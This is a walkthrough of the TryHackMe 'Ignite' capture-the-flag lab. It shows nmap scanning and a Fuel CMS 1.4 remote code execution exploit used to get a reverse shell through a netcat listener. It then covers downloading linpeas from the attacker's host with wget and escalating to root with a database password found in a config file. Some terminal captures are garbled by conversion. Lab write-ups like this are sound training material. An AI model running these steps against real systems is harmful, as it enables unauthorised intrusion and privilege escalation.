Ignite CTF from TryHackMe

Follow this walkthrough to do this CTF:

- 1. As always, we should start by connecting our VPN and to do so, use this command:
 - sudo openvpn {name of your vpn}
- 2. Now let's check if our machine is up and running by pinging it and checking the route.
 - ping {target ip}
 - traceroute {target ip}

```
Mr-Robot@f-society: ~/CTF/TryHackMe/Ignite
File Actions Edit View Help
  -(Mr-Robot®f-society)-[~/CTF/TryHackMe/Ignite]
$ ping 10.10.207.191
PING 10.10.207.191 (10.10.207.191) 56(84) bytes of data.
64 bytes from 10.10.207.191: icmp_seq=1 ttl=63 time=148 ms
64 bytes from 10.10.207.191: icmp_seq=2 ttl=63 time=185 ms
64 bytes from 10.10.207.191: icmp_seq=3 ttl=63 time=141 ms
64 bytes from 10.10.207.191: icmp_seq=4 ttl=63 time=174 ms
64 bytes from 10.10.207.191: icmp_seq=5 ttl=63 time=131 ms
 — 10.10.207.191 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 130.599/155.663/184.808/20.428 ms
 —(Mr-Robot®f-society)-[~/CTF/TryHackMe/Ignite]
$ traceroute 10.10.207.191
traceroute to 10.10.207.191 (10.10.207.191), 30 hops max, 60 byt
e packets
1 10.21.0.1 (10.21.0.1) 111.360 ms * *
   * * *
   * 10.10.207.191 (10.10.207.191) 112.341 ms *
```


- 3. Since our machine is up, we can start our scanning and enumeration. First, we will use nmap to scan for open ports.
 - nmap -sC -sV -o nmap_result {target lp}
 - \checkmark o = used to save our scan result to the file name nmap_result.

```
Mr-Robot@f-society: ~/CTF/TryHackMe/Ignite
File Actions Edit View Help
  -(Mr-Robot®f-society)-[~/CTF/TryHackMe/Ignite]
(Mr-Robot® f-society)-[~/clr/lrynacia.e/_s


nmap -sC -sV -o nmap_result 10.10.207.191

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 16:46 E
Nmap scan report for 10.10.207.191
Host is up (0.11s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/fuel/
http-title: Welcome to FUEL CMS
Service detection performed. Please report any incorrect results
 at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 25.02 seconds
   (Mr-Robot@f-society)-[~/CTF/TryHackMe/Ignite]
```

4. Now that we know port 80 which is http is open, so we check the website and we found that the website uses fuel cms version 1.4



5. Then we use gobuster to find any subdirectories but we found nothing and so we search for any exploit available for "fuel cms 1.4".



- So, we found that there is a remote code Execution exploit that we can use.
- 6. So, let's clone the tool from github and run it to get reverse shell.
 - First go to the github link ice-wz, then copy the url and clone it.
 - Then open netcat listener on your machine
 - √ nc -nlvp {any port number}

Now run the script.

BOOM!! We got shell.

• Let's make our shell stable first before we do anything else.

```
$ whoami
www-data
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$ ■
```


7. Since we got shell, we can navigate through the machine and try to find the user flag.

```
www-data@ubuntu:/$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data@ubuntu:/home/www-data$ ls
ls
flag.txt
www-data@ubuntu:/home/www-data$
```

Wow!! We found our flag.

- 8. The next step is getting root access and that is called privilege escalation. So, to do privilege escalation we will need a script called "linpeas.sh".
 - Linpeas.sh = is a script that scans for potential privilege escalation vulnerabilities.
 - To download linpeas follow these steps:
 - ✓ First clone it on your machine from github
 - ✓ Then open a server where linpeas is located
 - python3 -m http.server 8000
 - ✓ Then use wget to download linpeas from your machine to the target.
 - wget http://{your ip}:8000/linpeas.sh

• Once linpeas is downloaded on the target machine we can run it.



9. After lineas search is finished we found the password for the root.

```
Analyzing Backup Manager Files (limit 70)

-rwxrwxrwx 1 root root 4646 Jul 26 2019 /var/www/html/fuel/appl ication/config/database.php

| ['password'] The password used to connect to the database
| ['database'] The name of the database you want to connect to

'password' \( \Rightarrow \) 'mememe',

'database' \( \Rightarrow \) 'fuel_schema',
```

10. Now we can login as root user by using the command "su root" and typing the password. Then we find ther root flag.

```
root@ubuntu:~# cd /
root@ubuntu:/# ls
ls
      dev
            initrd.img
                            lib64
bin
                                        mnt
                                              root
                                                          tmp
                                                    snap
vmlinuz
boot
      etc
            initrd.img.old lost+found opt
                                              run
                                                    srv
                                                          usr
cdrom home lib
                            media
                                        proc sbin sys
                                                          var
root@ubuntu:/# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~#
```